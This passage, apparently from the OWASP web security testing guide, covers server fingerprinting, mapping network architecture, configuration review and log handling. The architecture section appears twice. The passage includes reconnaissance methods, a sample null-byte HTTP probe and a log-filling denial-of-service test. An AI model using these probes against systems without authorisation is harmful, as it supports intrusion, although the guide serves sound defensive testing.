Slicehost 9725 Datapoint San Antonio TX US 78225	50.57.64.91	Linux	Apache	17-Sep-2012

SHODAN combines an HTTP port scanner with a search engine index of the HTTP responses, making it trivial to find specific web servers. Shodan collects data mostly on web servers at the moment (HTTP port 80), but there is also some data from FTP (21), SSH (22) Telnet (23), SNMP (161) and SIP (5060) services.

An example is shown below:



OWASP Unmaskme Project expect becomes another online tool to do fingerprinting in any website with an overall interpretation of all the Web-metadata extracted. The idea behind this project is that anyone in charge of a website could test the metadata their site is showing to the world and assess it from a security point of view. While this project is being developed, you can test a Spanish Proof of Concept of this idea.

Vulnerability References

Whitepapers

- Saumil Shah: "An Introduction to HTTP fingerprinting" - http://www.net-square.com/httprint_paper.html
- Anant Shrivastava : "Web Application Finger Printing" - http://anantshri.info/articles/web_app_finger_printing.html
- Nmap "Service and Application Version Detection" - http://nmap.org/book/vscan.html

Remediation

Protect the presentation layer web server behind a hardened reverse proxy.

Obfuscate the presentation layer web server headers.

- Apache
- IIS

4.2.11 Map Network and Application Architecture

Brief Summary

The intrinsic complexity of interconnected and heterogeneous web server infrastructure, which can count hundreds of web applications, makes configuration management and review a fundamental step in testing and deploying every single application. In fact it takes only a single vulnerability to undermine the security of the entire infrastructure, and even small and (almost) unimportant problems may evolve into severe risks for another application on the same server. In order to address these problems, it is of utmost importance to perform an in-depth review of configuration and known security issues.

Description of the Issue

Proper configuration management of the web server infrastructure is very important in order to preserve the security of the application itself. If elements such as the web server software, the back-end database servers, or the authentication servers are not properly reviewed and secured, they might introduce undesired risks or introduce new vulnerabilities that might compromise the application itself.

For example, a web server vulnerability that would allow a remote attacker to disclose the source code of the application itself (a vulnerability that has arisen a number of times in both web servers or application servers) could compromise the application, as anonymous users could use the information disclosed in the source code to leverage attacks against the application or its users.

In order to test the configuration management infrastructure, the following steps need to be taken:

- The different elements that make up the infrastructure need to be determined in order to understand how they interact with a web application and how they affect its security.

- All the elements of the infrastructure need to be reviewed in order to make sure that they don't hold any known vulnerabilities.
- A review needs to be made of the administrative tools used to maintain all the different elements.
- The authentication systems, if any, need to reviewed in order to assure that they serve the needs of the application and that they cannot be manipulated by external users to leverage access.
- A list of defined ports which are required for the application should be maintained and kept under change control.

Black Box Testing and examples

Review of the application architecture

The application architecture needs to be reviewed through the test to determine what different components are used to build the web application. In small setups, such as a simple CGI-based application, a single server might be used that runs the web server which executes the C, Perl, or Shell CGIs application, and perhaps also the authentication mechanism. On more complex setups, such as an online bank system, multiple servers might be involved including: a reverse proxy, a front-end web server, an application server and a database server or LDAP server. Each of these servers will be used for different purposes and might be even be divided in different networks with firewalling devices between them, creating different DMZs so that access to the web server will not grant a remote user access to the authentication mechanism itself, and so that compromises of the different elements of the architecture can be isolated in a way such that they will not compromise the whole architecture.

Getting knowledge of the application architecture can be easy if this information is provided to the testing team by the application developers in document form or through interviews, but can also prove to be very difficult if doing a blind penetration test.

In the latter case, a tester will first start with the assumption that there is a simple setup (a single server) and will, through the information retrieved from other tests, derive the different elements and question this assumption that the architecture will be extended. The tester will start by asking simple questions such as: "Is there a firewalling system protecting the web server?" which will be answered based on the results of network scans targeted at the web server and the analysis of whether the network ports of the web server are being filtered in the network edge (no answer or ICMP unreachables are received) or if the server is directly connected to the

Internet (i.e. returns RST packets for all non-listening ports). This analysis can be enhanced in order to determine the type of firewall system used based on network packet tests: is it a stateful firewall or is it an access list filter on a router? How is it configured? Can it be bypassed?

Detecting a reverse proxy in front of the web server needs to be done by the analysis of the web server banner, which might directly disclose the existence of a reverse proxy (for example, if 'WebSEAL'[1] is returned). It can also be determined by obtaining the answers given by the web server to requests and comparing them to the expected answers. For example, some reverse proxies act as "intrusion prevention systems" (or web-shields) by blocking known attacks targeted at the web server. If the web server is known to answer with a 404 message to a request which targets an unavailable page and returns a different error message for some common web attacks like those done by CGI scanners, it might be an indication of a reverse proxy (or an application-level firewall) which is filtering the requests and returning a different error page than the one expected. Another example: if the web server returns a set of available HTTP methods (including TRACE) but the expected methods return errors then there is probably something in between, blocking them. In some cases, even the protection system gives itself away:

```
GET /web-console/ServerInfo.jsp%00 HTTP/1.0

HTTP/1.0 200
Pragma: no-cache
Cache-Control: no-cache
Content-Type: text/html
Content-Length: 83

<TITLE>Error</TITLE>
<BODY>
<H1>Error</H1>
FW-1 at XXXXXX: Access denied.</BODY>
```

Example of the security server of Check Point Firewall-1 NG AI "protecting" a web server

Reverse proxies can also be introduced as proxy-caches to accelerate the performance of back-end application servers. Detecting these proxies can be done based, again, on the server header or by timing requests that should be cached by the server and comparing the time taken to server the first request with subsequent requests.

Another element that can be detected: network load balancers. Typically, these systems will balance a given TCP/IP port to multiple servers based on different algorithms (round-robin, web server load, number of requests, etc.). Thus, the detection of this architecture element needs to be done by examining multiple requests and comparing results in order to determine if the requests are going to the same or different web servers. For example, based on the Date: header if the server clocks are not synchronized. In some cases, the network load balance process might inject new information in the headers that will make it stand out distinctively, like the AlteonP cookie introduced by Nortel's Alteon WebSystems load balancer.

Application web servers are usually easy to detect. The request for several resources is handled by the application server itself (not the web server) and the response header will vary significantly (including different or additional values in the answer header). Another way to detect these is to see if the web server tries to set cookies which are indicative of an application web server being used (such as the JSESSIONID provided by some J2EE servers), or to rewrite URLs automatically to do session tracking.

Authentication backends (such as LDAP directories, relational databases, or RADIUS servers) however, are not as easy to detect from an external point of view in an immediate way, since they will be hidden by the application itself.

The use of a database backend can be determined simply by navigating an application. If there is highly dynamic content generated "on the fly," it is probably being extracted from some sort of database by the application itself. Sometimes the way information is requested might give insight to the existence of a database back-end. For example, an online shopping application that uses numeric identifiers ('id') when browsing the different articles in the shop. However, when doing a blind application test, knowledge of the underlying database is usually only available when a vulnerability surfaces in the application, such as poor exception handling or susceptibility to SQL injection.

Known server vulnerabilities

Vulnerabilities found in the different elements that make up the application architecture, be it the web server or the database backend, can severely compromise the application itself. For example, consider a server vulnerability that allows a remote, unauthenticated user to upload files to the web server, or even to replace files. This vulnerability could compromise the application, since a rogue user may be able to replace the application itself or introduce code that would affect the backend servers, as its application code would be run just like any other application.

Reviewing server vulnerabilities can be hard to do if the test needs to be done through a blind penetration test. In these cases, vulnerabilities need to be tested from a remote site, typically using an automated tool; however, the testing of some vulnerabilities can have unpredictable results to the web server, and testing for others (like those directly involved in denial of service attacks) might not be possible due to the service downtime involved if the test was successful. Also, some automated tools will flag vulnerabilities based on the web server version retrieved. This leads to both false positives and false negatives: on one hand, if the web server version has been removed or obscured by the local site administrator, the scan tool will not flag the server as vulnerable even if it is; on the other hand, if the vendor providing the software does not update the web server version when vulnerabilities are fixed in it, the scan tool will flag vulnerabilities that do not exist. The latter case is actually very common in some operating system vendors that do backport patches of security vulnerabilities to the software they provide in the operating system but do not do a full upload to the latest software version. This happens in most GNU/Linux distributions such as Debian, Red Hat or SuSE. In most cases, vulnerability scanning of an application architecture will only find vulnerabilities associated with the "exposed" elements of the architecture (such as the web server) and will usually be unable to find vulnerabilities associated to elements which are not directly exposed, such as the authentication backends, the database backends, or reverse proxies in use.

Finally, not all software vendors disclose vulnerabilities in a public way, and therefore these weaknesses do not become registered within publicly known vulnerability databases[2]. This information is only disclosed to customers or published through fixes that do not have accompanying advisories. This reduces the usefulness of vulnerability scanning tools. Typically, vulnerability coverage of these tools will be very good for common products (such as the Apache web server, Microsoft's Internet Information Server, or IBM's Lotus Domino) but will be lacking for lesser known products.

This is why reviewing vulnerabilities is best done when the tester is provided with internal information of the software used, including versions and releases used and patches applied to the software. With this information, the tester can retrieve the information from the vendor itself and analyze what vulnerabilities might be present in the architecture and how they can affect the application itself. When possible, these vulnerabilities can be tested in order to determine their real effects and to detect if there might be any external elements (such as intrusion detection or prevention systems) that might reduce or negate the possibility of successful exploitation. Testers might even determine, through a configuration review, that the vulnerability is not even present, since it affects a software component that is not in use.

It is also worthwhile to note that vendors will sometimes silently fix vulnerabilities and make the fixes available with new software releases. Different vendors will have different release cycles that determine the support they might provide for older releases. A tester with detailed information of the software versions used by the architecture can analyse the risk associated to the use of old software releases that might be unsupported in the short term or are already unsupported. This is critical, since if a vulnerability were to surface in an old software version that is no longer supported, the systems personnel might not be directly aware of it. No patches will be ever made available for it and advisories might not list that version as vulnerable (as it is unsupported). Even in the event that they are aware that the vulnerability is present and the system is, indeed, vulnerable, they will need to do a full upgrade to a new software release, which might introduce significant downtime in the application architecture or might force the application to be recoded due to incompatibilities with the latest software version.

Administrative tools

Any web server infrastructure requires the existence of administrative tools to maintain and update the information used by the application: static content (web pages, graphic files), application source code, user authentication databases, etc. Depending on the site, technology, or software used, administrative tools will differ. For example, some web servers will be managed using administrative interfaces which are, themselves, web servers (such as the iPlanet web server) or will be administrated by plain text configuration files (in the Apache case[3]) or use operating-system GUI tools (when using Microsoft's IIS server or ASP.Net). In most cases, however, the server configuration will be handled using different file maintenance tools used by the web server, which are managed through FTP servers, WebDAV, network file systems (NFS, CIFS) or other mechanisms. Obviously, the operating system of the elements that make up the application architecture will also be managed using other tools. Applications may also have administrative interfaces embedded in them that are used to manage the application data itself (users, content, etc.).

Review of the administrative interfaces used to manage the different parts of the architecture is very important, since if an attacker gains access to any of them he can then compromise or damage the application architecture. Thus it is important to:

- List all the possible administrative interfaces.
- Determine if administrative interfaces are available from an internal network or are also available from the Internet.
- If available from the Internet, determine the mechanisms that control access to these

interfaces and their associated susceptibilities.

- Change the default user and password.

Some companies choose not to manage all aspects of their web server applications, but may have other parties managing the content delivered by the web application. This external company might either provide only parts of the content (news updates or promotions) or might manage the web server completely (including content and code). It is common to find administrative interfaces available from the Internet in these situations, since using the Internet is cheaper than providing a dedicated line that will connect the external company to the application infrastructure through a management-only interface. In this situation, it is very important to test if the administrative interfaces can be vulnerable to attacks.

References

- [1] WebSEAL, also known as Tivoli Authentication Manager, is a reverse proxy from IBM which is part of the Tivoli framework.
- [2] Such as Symantec's Bugtraq, ISS' X-Force, or NIST's National Vulnerability Database (NVD).
- [3] There are some GUI-based administration tools for Apache (like NetLoony) but they are not in widespread use yet.

4.3 Configuration and Deploy Management Testing

4.3.1 Test Network/ Infrastructure Configuration

Brief Summary

The intrinsic complexity of interconnected and heterogeneous web server infrastructure, which can count hundreds of web applications, makes configuration management and review a fundamental step in testing and deploying every single application. In fact it takes only a single vulnerability to undermine the security of the entire infrastructure, and even small and (almost) unimportant problems may evolve into severe risks for another application on the same server. In order to address these problems, it is of utmost importance to perform an in-depth review of configuration and known security issues.

Description of the Issue

Proper configuration management of the web server infrastructure is very important in order to preserve the security of the application itself. If elements such as the web server software, the back-end database servers, or the authentication servers are not properly reviewed and secured, they might introduce undesired risks or introduce new vulnerabilities that might compromise the application itself.

For example, a web server vulnerability that would allow a remote attacker to disclose the source code of the application itself (a vulnerability that has arisen a number of times in both web servers or application servers) could compromise the application, as anonymous users could use the information disclosed in the source code to leverage attacks against the application or its users.

In order to test the configuration management infrastructure, the following steps need to be taken:

- The different elements that make up the infrastructure need to be determined in order to understand how they interact with a web application and how they affect its security.
- All the elements of the infrastructure need to be reviewed in order to make sure that they don't hold any known vulnerabilities.
- A review needs to be made of the administrative tools used to maintain all the different elements.
- The authentication systems, if any, need to reviewed in order to assure that they serve the needs of the application and that they cannot be manipulated by external users to leverage access.
- A list of defined ports which are required for the application should be maintained and kept under change control.

Black Box Testing and examples

Review of the application architecture

The application architecture needs to be reviewed through the test to determine what different components are used to build the web application. In small setups, such as a simple CGI-based application, a single server might be used that runs the web server which executes the C, Perl, or Shell CGIs application, and perhaps also the authentication mechanism. On more complex setups, such as an online bank system, multiple servers might be involved including: a reverse proxy, a front-end web server, an application server and a database server or LDAP server. Each of these servers will be used for different purposes and might be even be divided in

different networks with firewalling devices between them, creating different DMZs so that access to the web server will not grant a remote user access to the authentication mechanism itself, and so that compromises of the different elements of the architecture can be isolated in a way such that they will not compromise the whole architecture.

Getting knowledge of the application architecture can be easy if this information is provided to the testing team by the application developers in document form or through interviews, but can also prove to be very difficult if doing a blind penetration test.

In the latter case, a tester will first start with the assumption that there is a simple setup (a single server) and will, through the information retrieved from other tests, derive the different elements and question this assumption that the architecture will be extended. The tester will start by asking simple questions such as: “Is there a firewalling system protecting the web server?” which will be answered based on the results of network scans targeted at the web server and the analysis of whether the network ports of the web server are being filtered in the network edge (no answer or ICMP unreachables are received) or if the server is directly connected to the Internet (i.e. returns RST packets for all non-listening ports). This analysis can be enhanced in order to determine the type of firewall system used based on network packet tests: is it a stateful firewall or is it an access list filter on a router? How is it configured? Can it be bypassed?

Detecting a reverse proxy in front of the web server needs to be done by the analysis of the web server banner, which might directly disclose the existence of a reverse proxy (for example, if ‘WebSEAL’[1] is returned). It can also be determined by obtaining the answers given by the web server to requests and comparing them to the expected answers. For example, some reverse proxies act as “intrusion prevention systems” (or web-shields) by blocking known attacks targeted at the web server. If the web server is known to answer with a 404 message to a request which targets an unavailable page and returns a different error message for some common web attacks like those done by CGI scanners, it might be an indication of a reverse proxy (or an application-level firewall) which is filtering the requests and returning a different error page than the one expected. Another example: if the web server returns a set of available HTTP methods (including TRACE) but the expected methods return errors then there is probably something in between, blocking them. In some cases, even the protection system gives itself away:

GET /web-console/ServerInfo.jsp%00 HTTP/1.0

HTTP/1.0 200
Pragma: no-cache

Cache-Control: no-cache
Content-Type: text/html
Content-Length: 83

<TITLE>Error</TITLE>
<BODY>
<H1>Error</H1>
FW-1 at XXXXXX: Access denied.</BODY>

Example of the security server of Check Point Firewall-1 NG AI "protecting" a web server

Reverse proxies can also be introduced as proxy-caches to accelerate the performance of back-end application servers. Detecting these proxies can be done based, again, on the server header or by timing requests that should be cached by the server and comparing the time taken to server the first request with subsequent requests.

Another element that can be detected: network load balancers. Typically, these systems will balance a given TCP/IP port to multiple servers based on different algorithms (round-robin, web server load, number of requests, etc.). Thus, the detection of this architecture element needs to be done by examining multiple requests and comparing results in order to determine if the requests are going to the same or different web servers. For example, based on the Date: header if the server clocks are not synchronized. In some cases, the network load balance process might inject new information in the headers that will make it stand out distinctively, like the AlteonP cookie introduced by Nortel's Alteon WebSystems load balancer.

Application web servers are usually easy to detect. The request for several resources is handled by the application server itself (not the web server) and the response header will vary significantly (including different or additional values in the answer header). Another way to detect these is to see if the web server tries to set cookies which are indicative of an application web server being used (such as the JSESSIONID provided by some J2EE servers), or to rewrite URLs automatically to do session tracking.

Authentication backends (such as LDAP directories, relational databases, or RADIUS servers) however, are not as easy to detect from an external point of view in an immediate way, since they will be hidden by the application itself.

The use of a database backend can be determined simply by navigating an application. If

there is highly dynamic content generated “on the fly," it is probably being extracted from some sort of database by the application itself. Sometimes the way information is requested might give insight to the existence of a database back-end. For example, an online shopping application that uses numeric identifiers (‘id’) when browsing the different articles in the shop. However, when doing a blind application test, knowledge of the underlying database is usually only available when a vulnerability surfaces in the application, such as poor exception handling or susceptibility to SQL injection.

Known server vulnerabilities

Vulnerabilities found in the different elements that make up the application architecture, be it the web server or the database backend, can severely compromise the application itself. For example, consider a server vulnerability that allows a remote, unauthenticated user to upload files to the web server, or even to replace files. This vulnerability could compromise the application, since a rogue user may be able to replace the application itself or introduce code that would affect the backend servers, as its application code would be run just like any other application.

Reviewing server vulnerabilities can be hard to do if the test needs to be done through a blind penetration test. In these cases, vulnerabilities need to be tested from a remote site, typically using an automated tool; however, the testing of some vulnerabilities can have unpredictable results to the web server, and testing for others (like those directly involved in denial of service attacks) might not be possible due to the service downtime involved if the test was successful. Also, some automated tools will flag vulnerabilities based on the web server version retrieved. This leads to both false positives and false negatives: on one hand, if the web server version has been removed or obscured by the local site administrator, the scan tool will not flag the server as vulnerable even if it is; on the other hand, if the vendor providing the software does not update the web server version when vulnerabilities are fixed in it, the scan tool will flag vulnerabilities that do not exist. The latter case is actually very common in some operating system vendors that do backport patches of security vulnerabilities to the software they provide in the operating system but do not do a full upload to the latest software version. This happens in most GNU/Linux distributions such as Debian, Red Hat or SuSE. In most cases, vulnerability scanning of an application architecture will only find vulnerabilities associated with the “exposed” elements of the architecture (such as the web server) and will usually be unable to find vulnerabilities associated to elements which are not directly exposed, such as the authentication backends, the database backends, or reverse proxies in use.

Finally, not all software vendors disclose vulnerabilities in a public way, and therefore these weaknesses do not become registered within publicly known vulnerability databases[2]. This information is only disclosed to customers or published through fixes that do not have accompanying advisories. This reduces the usefulness of vulnerability scanning tools. Typically, vulnerability coverage of these tools will be very good for common products (such as the Apache web server, Microsoft's Internet Information Server, or IBM's Lotus Domino) but will be lacking for lesser known products.

This is why reviewing vulnerabilities is best done when the tester is provided with internal information of the software used, including versions and releases used and patches applied to the software. With this information, the tester can retrieve the information from the vendor itself and analyze what vulnerabilities might be present in the architecture and how they can affect the application itself. When possible, these vulnerabilities can be tested in order to determine their real effects and to detect if there might be any external elements (such as intrusion detection or prevention systems) that might reduce or negate the possibility of successful exploitation. Testers might even determine, through a configuration review, that the vulnerability is not even present, since it affects a software component that is not in use.

It is also worthwhile to note that vendors will sometimes silently fix vulnerabilities and make the fixes available with new software releases. Different vendors will have different release cycles that determine the support they might provide for older releases. A tester with detailed information of the software versions used by the architecture can analyse the risk associated to the use of old software releases that might be unsupported in the short term or are already unsupported. This is critical, since if a vulnerability were to surface in an old software version that is no longer supported, the systems personnel might not be directly aware of it. No patches will be ever made available for it and advisories might not list that version as vulnerable (as it is unsupported). Even in the event that they are aware that the vulnerability is present and the system is, indeed, vulnerable, they will need to do a full upgrade to a new software release, which might introduce significant downtime in the application architecture or might force the application to be recoded due to incompatibilities with the latest software version.

Administrative tools

Any web server infrastructure requires the existence of administrative tools to maintain and update the information used by the application: static content (web pages, graphic files), application source code, user authentication databases, etc. Depending on the site, technology, or software used, administrative tools will differ. For example, some web servers will be managed

using administrative interfaces which are, themselves, web servers (such as the iPlanet web server) or will be administrated by plain text configuration files (in the Apache case[3]) or use operating-system GUI tools (when using Microsoft's IIS server or ASP.Net). In most cases, however, the server configuration will be handled using different file maintenance tools used by the web server, which are managed through FTP servers, WebDAV, network file systems (NFS, CIFS) or other mechanisms. Obviously, the operating system of the elements that make up the application architecture will also be managed using other tools. Applications may also have administrative interfaces embedded in them that are used to manage the application data itself (users, content, etc.).

Review of the administrative interfaces used to manage the different parts of the architecture is very important, since if an attacker gains access to any of them he can then compromise or damage the application architecture. Thus it is important to:

- List all the possible administrative interfaces.
- Determine if administrative interfaces are available from an internal network or are also available from the Internet.
- If available from the Internet, determine the mechanisms that control access to these interfaces and their associated susceptibilities.
- Change the default user and password.

Some companies choose not to manage all aspects of their web server applications, but may have other parties managing the content delivered by the web application. This external company might either provide only parts of the content (news updates or promotions) or might manage the web server completely (including content and code). It is common to find administrative interfaces available from the Internet in these situations, since using the Internet is cheaper than providing a dedicated line that will connect the external company to the application infrastructure through a management-only interface. In this situation, it is very important to test if the administrative interfaces can be vulnerable to attacks.

References

- [1] WebSEAL, also known as Tivoli Authentication Manager, is a reverse proxy from IBM which is part of the Tivoli framework.
- [2] Such as Symantec's Bugtraq, ISS' X-Force, or NIST's National Vulnerability Database (NVD).
- [3] There are some GUI-based administration tools for Apache (like NetLoony) but they

are not in widespread use yet.

4.3.2 Test Application Platform Configuration

Brief Summary

Proper configuration of the single elements that make up an application architecture is important in order to prevent mistakes that might compromise the security of the whole architecture.

Description of the issue

Configuration review and testing is a critical task in creating and maintaining such an architecture since many different systems will be usually provided with generic configurations which might not be suited to the task they will perform on the specific site they're installed on. While the typical web and application server installation will spot a lot of functionalities (like application examples, documentation, test pages) what is not essential should be removed before deployment to avoid post-install exploitation.

Black Box Testing and Examples

Sample/known files and directories

Many web servers and application servers provide, in a default installation, sample applications and files that are provided for the benefit of the developer and in order to test that the server is working properly right after installation. However, many default web server applications have been later known to be vulnerable. This was the case, for example, for CVE-1999-0449 (Denial of Service in IIS when the Exair sample site had been installed), CAN-2002-1744 (Directory traversal vulnerability in CodeBrws.asp in Microsoft IIS 5.0), CAN-2002-1630 (Use of sendmail.jsp in Oracle 9iAS), or CAN-2003-1172 (Directory traversal in the view-source sample in Apache's Cocoon).

CGI scanners include a detailed list of known files and directory samples that are provided by different web or application servers and might be a fast way to determine if these

files are present. However, the only way to be really sure is to do a full review of the contents of the web server and/or application server and determine of whether they are related to the application itself or not.

Comment review

It is very common, and even recommended, for programmers to include detailed comments on their source code in order to allow for other programmers to better understand why a given decision was taken in coding a given function. Programmers usually do it too when developing large web-based applications. However, comments included inline in HTML code might reveal to a potential attacker internal information that should not be available to them. Sometimes, even source code is commented out since a functionality is no longer required, but this comment is leaked out to the HTML pages returned to the users unintentionally.

Comment review should be done in order to determine if any information is being leaked through comments. This review can only be thoroughly done through an analysis of the web server static and dynamic content and through file searches. It can be useful, however, to browse the site either in an automatic or guided fashion and store all the content retrieved. This retrieved content can then be searched in order to analyse the HTML comments available, if any, in the code.

Gray Box Testing and Examples

Configuration review

The web server or application server configuration takes an important role in protecting the contents of the site and it must be carefully reviewed in order to spot common configuration mistakes. Obviously, the recommended configuration varies depending on the site policy, and the functionality that should be provided by the server software. In most cases, however, configuration guidelines (either provided by the software vendor or external parties) should be followed in order to determine if the server has been properly secured. It is impossible to generically say how a server should be configured, however, some common guidelines should be taken into account:

- Only enable server modules (ISAPI extensions in the IIS case) that are needed for the

application. This reduces the attack surface since the server is reduced in size and complexity as software modules are disabled. It also prevents vulnerabilities that might appear in the vendor software affect the site if they are only present in modules that have been already disabled.

- Handle server errors (40x or 50x) with custom-made pages instead of with the default web server pages. Specifically make sure that any application errors will not be returned to the end-user and that no code is leaked through these since it will help an attacker. It is actually very common to forget this point since developers do need this information in pre-production environments.
- Make sure that the server software runs with minimized privileges in the operating system. This prevents an error in the server software from directly compromising the whole system, although an attacker could elevate privileges once running code as the web server.
- Make sure the server software properly logs both legitimate access and errors.
- Make sure that the server is configured to properly handle overloads and prevent Denial of Service attacks. Ensure that the server has been performance-tuned properly.
- Never grant non-administrative identities (with the exception of NT SERVICE\WMSvc) access to applicationHost.config, redirection.config, and administration.config (either Read or Write). This includes Network Service, IIS_IUSRS, IUSR, or any custom identity used by IIS application pools. IIS worker processes are not meant to access any of these files directly.
- Never share out applicationHost.config, redirection.config, and administration.config on the network. When using Shared Configuration, prefer to export applicationHost.config to another location (see the section titled "Setting Permissions for Shared Configuration
- Keep in mind that all users can read .NET Framework machine.config and root web.config files by default.
- Do not store sensitive information in these files if it should be for administrator eyes only.
- Encrypt sensitive information that should be read by the IIS worker processes only and not by other users on the machine.

- Do not grant Write access to the identity that the Web server uses to access the shared applicationHost.config. This identity should have only Read access.
- Use a separate identity to publish applicationHost.config to the share. Do not use this identity for configuring access to the shared configuration on the Web servers.
- Use a strong password when exporting the encryption keys for use with shared -configuration.
- Maintain restricted access to the share containing the shared configuration and encryption keys. If this share is compromised, an attacker will be able to read and write any IIS configuration for your Web servers, redirect traffic from your Web site to malicious sources, and in some cases gain control of all Web servers by loading arbitrary code into IIS worker processes.
- Consider protecting this share with firewall rules and IPsec policies to allow only the member Web servers to connect.

Logging

Logging is an important asset of the security of an application architecture, since it can be used to detect flaws in applications (users constantly trying to retrieve a file that does not really exist) as well as sustained attacks from rogue users. Logs are typically properly generated by web and other server software. It is not common to find applications that properly log their actions to a log and, when they do, the main intention of the application logs is to produce debugging output that could be used by the programmer to analyze a particular error.

In both cases (server and application logs) several issues should be tested and analysed based on the log contents:

1. Do the logs contain sensitive information?
2. Are the logs stored in a dedicated server?
3. Can log usage generate a Denial of Service condition?
4. How are they rotated? Are logs kept for the sufficient time?
5. How are logs reviewed? Can administrators use these reviews to detect targeted attacks?

6. How are log backups preserved?
7. Is the data being logged data validated (min/max length, chars etc) prior to being logged?

Sensitive information in logs

Some applications might, for example, use GET requests to forward form data which will be viewable in the server logs. This means that server logs might contain sensitive information (such as usernames as passwords, or bank account details). This sensitive information can be misused by an attacker if logs were to be obtained by an attacker, for example, through administrative interfaces or known web server vulnerabilities or misconfiguration (like the well-known *server-status* misconfiguration in Apache-based HTTP servers).

Event logs will often contain data that are useful to an attacker (information leakage) or can be used directly in exploits:

- Debug information
- Stack traces
- Usernames
- System component names
- Internal IP addresses
- Less sensitive personal data (e.g. email addresses, postal addresses and telephone numbers associated with named individuals)
- Business data

Also, in some jurisdictions, storing some sensitive information in log files, such as personal data, might oblige the enterprise to apply the data protection laws that they would apply to their back-end databases to log files too. And failure to do so, even unknowingly, might carry penalties under the data protection laws that apply. A wider list of sensitive information is:

- Application source code
- Session identification values
- Access tokens

- Sensitive personal data and some forms of personally identifiable information (PII)
- Authentication passwords
- Database connection strings
- Encryption keys
- Bank account or payment card holder data
- Data of a higher security classification than the logging system is allowed to store
- Commercially-sensitive information
- Information it is illegal to collect in the relevant jurisdiction
- Information a user has opted out of collection, or not consented to e.g. use of do not track, or where consent to collect has expired

Log location

Typically, servers will generate local logs of their actions and errors, consuming the disk of the system the server is running on. However, if the server is compromised, its logs can be wiped out by the intruder to clean up all the traces of its attack and methods. If this were to happen the system administrator would have no knowledge of how the attack occurred or where the attack source was located. Actually, most attacker toolkits include a *log zapper* that is capable of cleaning up any logs that hold given information (like the IP address of the attacker) and are routinely used in attacker's system-level rootkits.

Consequently, it is wiser to keep logs in a separate location and not in the web server itself. This also makes it easier to aggregate logs from different sources that refer to the same application (such as those of a web server farm) and it also makes it easier to do log analysis (which can be CPU intensive) without affecting the server itself.

Log storage

Logs can introduce a Denial of Service condition if they are not properly stored. Obviously, any attacker with sufficient resources could be able to, unless detected and blocked, produce a sufficient number of requests that would fill up the allocated space to log files. However, if the server is not properly configured, the log files will be stored in the same disk

partition as the one used for the operating system software or the application itself. This means that, if the disk were to be filled up, the operating system or the application might fail because it is unable to write on disk.

Typically, in UNIX systems, logs will be located in /var (although some server installations might reside in /opt or /usr/local) and it is thus important to make sure that the directories in which logs are stored are in a separate partition. In some cases, and in order to prevent the system logs from being affected, the log directory of the server software itself (such as /var/log/apache in the Apache web server) should be stored in a dedicated partition.

This is not to say that logs should be allowed to grow to fill up the filesystem they reside in. Growth of server logs should be monitored in order to detect this condition since it may be indicative of an attack.

Testing this condition is as easy, and as dangerous in production environments, as firing off a sufficient and sustained number of requests to see if these requests are logged and, if so, if there is a possibility to fill up the log partition through these requests. In some environments where QUERY_STRING parameters are also logged regardless of whether they are produced through GET or POST requests, big queries can be simulated that will fill up the logs faster since, typically, a single request will cause only a small amount of data to be logged: date and time, source IP address, URI request, and server result.

Log rotation

Most servers (but few custom applications) will rotate logs in order to prevent them from filling up the filesystem they reside on. The assumption when rotating logs is that the information in them is only necessary for a limited amount of time.

This feature should be tested in order to ensure that:

- Logs are kept for the time defined in the security policy, not more and not less.
- Logs are compressed once rotated (this is a convenience, since it will mean that more logs will be stored for the same available disk space)
- Filesystem permission of rotated log files are the same (or stricter) that those of the log files itself. For example, web servers will need to write to the logs they use but they don't

actually need to write to rotated logs, which means that the permissions of the files can be changed upon rotation to prevent the web server process from modifying these.

Some servers might rotate logs when they reach a given size. If this happens, it must be ensured that an attacker cannot force logs to rotate in order to hide his tracks.

Log Access Control

Event log information should never be visible to end users. Even web administrators should not be able to see such logs since it breaks separation of duty controls. Ensure that any access control schema that is used to protect access to raw logs and any applications providing capabilities to view or search the logs is not linked with access control schemas for other application user roles.

Neither should any log data be viewable by unauthenticated users.

Log review

Review of logs can be used for more that extraction of usage statistics of files in the web servers (which is typically what most log-based application will focus on), but also to determine if attacks take place at the web server.

In order to analyze web server attacks the error log files of the server need to be analyzed. Review should concentrate on:

- 40x (not found) error messages; a large amount of these from the same source might be indicative of a CGI scanner tool being used against the web server
- 50x (server error) messages. These can be an indication of an attacker abusing parts of the application which fail unexpectedly. For example, the first phases of a SQL injection attack will produce these error message when the SQL query is not properly constructed and its execution fails on the backend database.

Log statistics or analysis should not be generated, nor stored, in the same server that produces the logs. Otherwise, an attacker might, through a web server vulnerability or improper configuration, gain access to them and retrieve similar information as would be disclosed by log files themselves.

References

- Apache
    - Apache Security, by Ivan Ristic, O'reilly, march 2005.
    - Apache Security Secrets: Revealed (Again), Mark Cox, November 2003 - http://www.awe.com/mark/apcon2003/
    - Apache Security Secrets: Revealed, ApacheCon 2002, Las Vegas, Mark J Cox, October 2002 - http://www.awe.com/mark/apcon2002
    - Performance Tuning - http://httpd.apache.org/docs/misc/perf-tuning.html
- Lotus Domino
    - Lotus Security Handbook, William Tworek et al., April 2004, available in the IBM Redbooks collection
    - Lotus Domino Security, an X-force white-paper, Internet Security Systems, December 2002
    - Hackproofing Lotus Domino Web Server, David Litchfield, October 2001,
    - NGSSoftware Insight Security Research, available at http://www.nextgenss.com
- Microsoft IIS
    - IIS 6.0 Security, by Rohyt Belani, Michael Muckin, - http://www.securityfocus.com/print/infocus/1765
    - IIS 7.0 Securing Configuration -http://technet.microsoft.com/en-us/library/dd163536.aspx
    - Securing Your Web Server (Patterns and Practices), Microsoft Corporation, January 2004
    - IIS Security and Programming Countermeasures, by Jason Coombs
    - From Blueprint to Fortress: A Guide to Securing IIS 5.0, by John Davis, Microsoft Corporation, June 2001

    - Secure Internet Information Services 5 Checklist, by Michael Howard, Microsoft Corporation, June 2000
    - "INFO: Using URLScan on IIS" - http://support.microsoft.com/default.aspx?scid=307608
- Red Hat's (formerly Netscape's) iPlanet
    - Guide to the Secure Configuration and Administration of iPlanet Web Server, Enterprise Edition 4.1, by James M Hayes, The Network Applications Team of the Systems and Network Attack Center (SNAC), NSA, January 2001
- WebSphere
    - IBM WebSphere V5.0 Security, WebSphere Handbook Series, by Peter Kovari et al., IBM, December 2002.
    - IBM WebSphere V4.0 Advanced Edition Security, by Peter Kovari et al., IBM, March 2002.
- General
    - Logging Cheat Sheet, OWASP
    - SP 800-92 Guide to Computer Security Log Management, NIST
    - PCI DSS v2.0 Requirement 10 and PA-DSS v2.0 Requirement 4, PCI Security Standards Council

4.3.3 Test File Extensions Handling for Sensitive Information

Brief Summary

